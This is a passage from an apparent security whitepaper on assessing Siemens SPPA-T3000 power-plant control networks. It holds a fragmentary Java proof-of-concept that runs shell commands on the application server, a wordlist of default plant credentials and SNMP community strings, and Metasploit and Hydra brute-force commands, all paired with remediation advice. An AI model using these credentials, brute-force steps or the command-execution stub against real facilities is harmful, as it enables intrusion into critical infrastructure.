System.out.println(svc.requestRuntimeContainer("Script_test2_com.company.Main_ifconfig",
args));
```


A proof-of-concept Java archive can be used. It executes a string in the argument as a shell command.

```
import com.pg.orion.bw.diagnostic.Script;
public class Main
implements Script {
  public String processScript(String command) {
    try {
      Process p = Runtime.getRuntime().exec(command);
```

```
        p.waitFor();
      } catch (Exception e) {
        return e.toString();
      }
    }
  }
```

DCS NETWORK DEVICES

A description of networks for a typical SPPA-T3000 installation is available in the previous chapters. The next image illustrates some of the network devices and functions one might find in a DCS network. Specific devices and vendors are subject to DCS generation, region and other peculiarities.



Further we will discuss network devices, that you would usually meet in DCS networks (and generally in OT networks) and not only in Siemens SPPA-T3000. The following equipment is used as switches:

- Siemens Scalance X-series switches
- Hirschmann MACH-series switches (with router functions)
- Allied Telesis IE/IS/IFS-series switches
- Siemens Scalance S-series firewalls

As with all industrial (OT) networks – network equipment is not very well protected or just provides connectivity with no interest for a potential malicious actor (except for denial of service, or persistence). An SPPA network will be mostly similar, and you should be prepared to test the following:

- Profinet DCP (Siemens Scalance and Hirschmann devices) for fast reconnaissance, identifying issues with networking on L2, and the capability to change network settings (in the testbed)
- Guessable SNMP community strings ("*public*", "*private*") for reconnaissance and more
- Outdated firmware (get version, check CVEs, look for public exploit/PoC or start looking for 1-days in firmware)
- Weak[41] or default credentials specifically (device documentation, scadapass[42], critifence[43])
- With a router in the network, there is big chance to just add the route to the desired subnet and get access to it

WORDLISTS

Take a note, all of the following is available in public sources. Remember, passwords will always be weak in OT environment (in SCADA, DCS, etc.), but they should not be the same everywhere. Well, except the operator's one [/sʔ].

Windows boxes	Linux boxes	SNMP community strings	SPPA-T3000
rdtservice:rdtservice WIN_TS:Siemens1$ cyg_server:$isTec13 txpadmin:TXPplus04 RdtService:TXPplus04 txpmighmi:TXPplus04 MPSSVC:TXPplus04 MigrationAdmin:TXPplus04 opctun:TXPplus04 operator:operator	cmadmin:cm	public private	op11:operator11 op12:operator12 op13:operator13 op14:operator14 op21:operator11 op22:operator12 op23:operator13 op24:operator14 eng11:Samsung11 eng12:Samsung12 eng13:Samsung13 eng14:Samsung14 eng21:Samsung11 eng22:Samsung12 eng23:Samsung13 eng24:Samsung14 superman10:/Admin superman20:superman20 superman12:superman12

DIY SPPA-T3000 ASSESSMENT

This part is not intended to be a runbook-like guide to conduct a security assessment of an SPPA-T3000 network. It is a short overview of tests with directions on issues you might be facing and high-level remediations. The tool of choice with most of the utilities for assessment from the guide is a Kali Linux distribution. Remember, even though the tests described are safe for production environment, you don't want to do any of them in a non-shutdown mode unless you really know what you are doing. In the last case scenario, as all the hosts and network devices are duplicated: look for an IP address that is currently not acting as a master. For this, you should

[41] Whenever you want to brute force something in DCS network – give it another thought. Embedded device with years of uptime is a Pandora box.
[42] https://github.com/scadastrangelove/SCADAPASS
[43] http://www.critifence.com/default-password-database/

either be able to navigate through SPPA-T3000 menus and identify resource roles, or analyze network captures for the volume of packets and presence of specific communications.

An SPPA-T3000 network is not just Siemens software and hardware. There are also printers, NTP servers, server BMCs, network equipment and more – all of them are not covered in this whitepaper.

Area	Action	Remediation
All servers	The *hosts* file from Windows or Linux boxes will contain all the intended SPPA-T3000 resources on the network. You should verify that production network consists only of resources identified in the *hosts* file.	If other resources are discovered, look in system integrator's documentation to find out the role and why it is placed in the SPPA-T3000 network.
Application network	Connect your laptop with Kali Linux to Application network.	If you have network ports which are not in a locked server room, and not locked inside server cabinets – there is a problem. If you have them, but cable-free network ports are not disabled – you have a problem, but not that big as the previous one. Also, physical security on power plants varies a lot. At the same time, security of all DCS/OT systems relies on physical security a lot.
Application network	Run Nmap ping or ARP scan for the Application network subnet. Every device will allow ICMP packets and its safe. For each alive host, scan with Nmap (without service fingerprinting – only -sS) the following TCP ports: 22, 445, 80, 443, 102, 1099, 1100, and the UDP port 161.	-
Application network (*)	After you connected your laptop to the network and executed a ping scan, ask your SOC whether they have detected a new device in the network along with suspicious activity.	-
Application network	In OT networks, the tool of choice to start reconnaissance is Profinet DCP scanner. It is a safe broadcast-L2 way to get a lot of devices in the network. You can download scanners from github, use one from Metasploit, and a lot of industrial solutions will have one installed. Be sure to save network traffic during scanning as parsing errors are frequent.	Reconfigure devices to disable support of the Profinet DCP protocol. Otherwise it would be possible to change network configuration of devices supporting the protocol.
Connectivity between Application and Automation	Try setting up a route to the Automation network subnet through identified network devices, and check with *ping* availability of the hosts from Automation network (see *hosts* file). Also, check the presence of routing loops between network equipment with tool *traceroute* to a non-existent IP address.	Change network device configuration to forbid routing between the Application and Automation networks and delete routing loops.
External connectivity	Run the *ping* utility for known corporate IP addresses (e.g. an OPC receiver in the office network) and a random Internet IP address. Try to resolve the corporate domain (Active Directory) and a random domain name from the Internet with the *nslookup* utility. This step	Both DNS and ICMP can be used as covert channels for remote control or data exfiltration. Also, if any of the tests worked, this might be a signal of more severe issues. Analyze firewall rules line by line to understand each and every role

Area	Action	Remediation
	can be done from Application server or an operator's workstation.	and make sure that everything else besides those allowing rules is forbidden ("deny any to any").
Application network SSH services (*)	For SSH and SMB services running on the discovered hosts, use Metasploit framework modules or online bruteforcing tools (Hydra, Patator, etc.) for login bruteforce with username-password pairs from the Wordlist section of this document. Ask your SOC whether they saw any suspicious activity. Usage example: Metasploit (SSH): use auxiliary/scanner/ssh/ssh_login set USERPASS_FILE <path_to_wordlist> set RHOSTS <target_ip> run Hydra (SMB): hydra -C <path_to_wordlist> -t 1 <target_ip> smb	Before version R8.2 SP2 to change the passwords a deep understanding of how system works is required, with newer version vendor promises an easy procedure for password changing. Deleting and disabling OS user accounts should be discussed with vendor. Good news is nobody (outside you and your maintainer) should use them, so your best bet is to monitor any type of their usage and respond to alarms. Create your own account on each host with strong and different passwords. For the maintainer, you will be aware that they are using the account and skip alarms. The operator account is still an operator, so to some extent it is fine[44] for them to have weak passwords as their tracking is done with other means (physical security and journaling).
Application network (*)	For SNMP services identified before, use Metasploit framework modules or online bruteforcing tools (Hydra, Patator etc) to bruteforce SNMP community strings from the Wordlist section of this document. Check all alive hosts. Ask your SOC whether they saw any suspicious activity. Usage example (Metasploit): use auxiliary/scanner/snmp/snmp_login set USERPASS_FILE <path_to_wordlist> set RHOSTS <target_ip> run	The effect of changing SNMP community strings is unknown and in reality, doesn't complicate the situation for an attacker. Only SNMP v3 will set a baseline for secure SNMP usage.
Application network	Vulnerability management. For all Windows boxes you need to be sure you have patches at least for MS17-010, and advisably CVE-2019-0708. For the first one use RunFinger.py or Nmap with script smb-vuln-ms17-010 (warning: might not be safe for both). For the second one - check the KB installed.	If not patched, request your maintainer to update your Windows environment.
Application server	Check versions of SPPA software components (including both Siemens, and third-party software like Cygwin) and ensure that they are up to date with the current vendor's recommendations.	If not patched, request your maintainer to update your industrial solution to version Service Pack R8.2 SP1 and higher.
Network devices	Whichever network device you have: Allied Telesys, Hirschmann, Cisco, Scalance and others – first of all make sure you have an account to login to its web application (TCP	Request your maintainer to update network devices firmware and report new passwords for them (if passwords look not random and they are the same

[44] Well, not fine. But we will skip the discussion about smart cards, biometric authentication and what not.

Area	Action	Remediation
	port 80 or 443). After login, check the firmware version, and use one of the CVE databases[45] to check whether security updates are required. There will be small number of vulnerabilities for devices which makes it an easy task. For Cisco IOS devices you can use Cisco Software Checker[46] to look for updates for a particular IOS version.	for all devices – just change them using any password generator[47]). Don't forget to print out all passwords and put a hardcopy into a safe box in a room of an operator supervisor (who should have a key).
Application server (*)	Insert a USB device (use mouse/keyboard port if other ports are "secured") and ask you SOC whether they detected a new device in the network along with suspicious activity.	You can't win this game with OS built-in settings alone. But you can make it harder by disabling USB device usage in the registry and device manager.
Operator workstation (HMI)	-	Request the document "SPPA-T3000 Administrator Manual Application Whitelisting" from Siemens to harden your kiosk mode setup.
Automation network	Next move to the Automation network, and repeat all steps marked as Application network. Add the following ports to *nmap* scanning: 5010, 7061.	-
Automation network	The difference between networks are hosts in AS/CS/MS (automation, communication or migration) roles. They can be either Linux boxes or PLCs. For Linux, all checks will be already covered. For PLC, use the best tool available – s7scan[48].	Ask your maintainer to reconfigure PLCs as per output of s7scan. Request your maintainer to change passwords for Linux boxes.

(*) – are optional basic steps to check security operations visibility and detection capabilities.

REMEDIATION NOTES

Vendor statement

Siemens addresses a number of vulnerabilities in SPPA-T3000, Rel. 8.2 SP1 and addresses all vulnerabilities detected by Kaspersky with Rel. 8.2 SP2.
In ICS setups based on our default SPPA-T3000 security recommendations (available to all customers), the listed vulnerabilities are not exploitable from external networks.
As a default procedure when the site acceptance test is finished (system handover), Siemens recommends to all customers to change all user passwords.
Siemens is forwarding information to the SPPA-T3000 customers to align their solution configuration with the recommendations described in the SPPA-T3000 Security Manual.
Siemens is aware of the criticality of SPPA-T3000 for critical infrastructures. Therefore, we

- understand software quality improvements as an ongoing task
- utilize software vulnerability information to enhance the system security testing process
- continue to provide security patches for the mitigation of vulnerabilities in Siemens and 3rd-party products as part of an optional software maintenance agreement
- continuously review the SPPA-T3000 security architecture to minimize the attack surface of ICS solutions
- recommend deploying ICS components in physically protected areas and cabinets

[45] https://www.cvedetails.com, https://nvd.nist.gov/
[46] https://tools.cisco.com/security/center/softwarechecker.x
[47] https://1password.com/password-generator/
[48] https://github.com/klsecservices/s7scan

- are aware of the additional operator responsibility regarding the ICS solution security throughout the commercial plant operation cycle and ready to support our customers with (security-related) system updates and appropriate services

RELEASES

- Wordlist and DIY security assessment inside this document
- Java RMI PoC dissector for Application server communications[49]
- Application to Automation server (PLC) dissector PoC[50]
- Application password checking tool[51]

[49] https://github.com/klsecservices/desert
[50] https://github.com/klsecservices/SPPA/blob/master/sppa_dissector.lua
[51] https://github.com/klsecservices/SPPA/blob/master/sppa_password_audit.py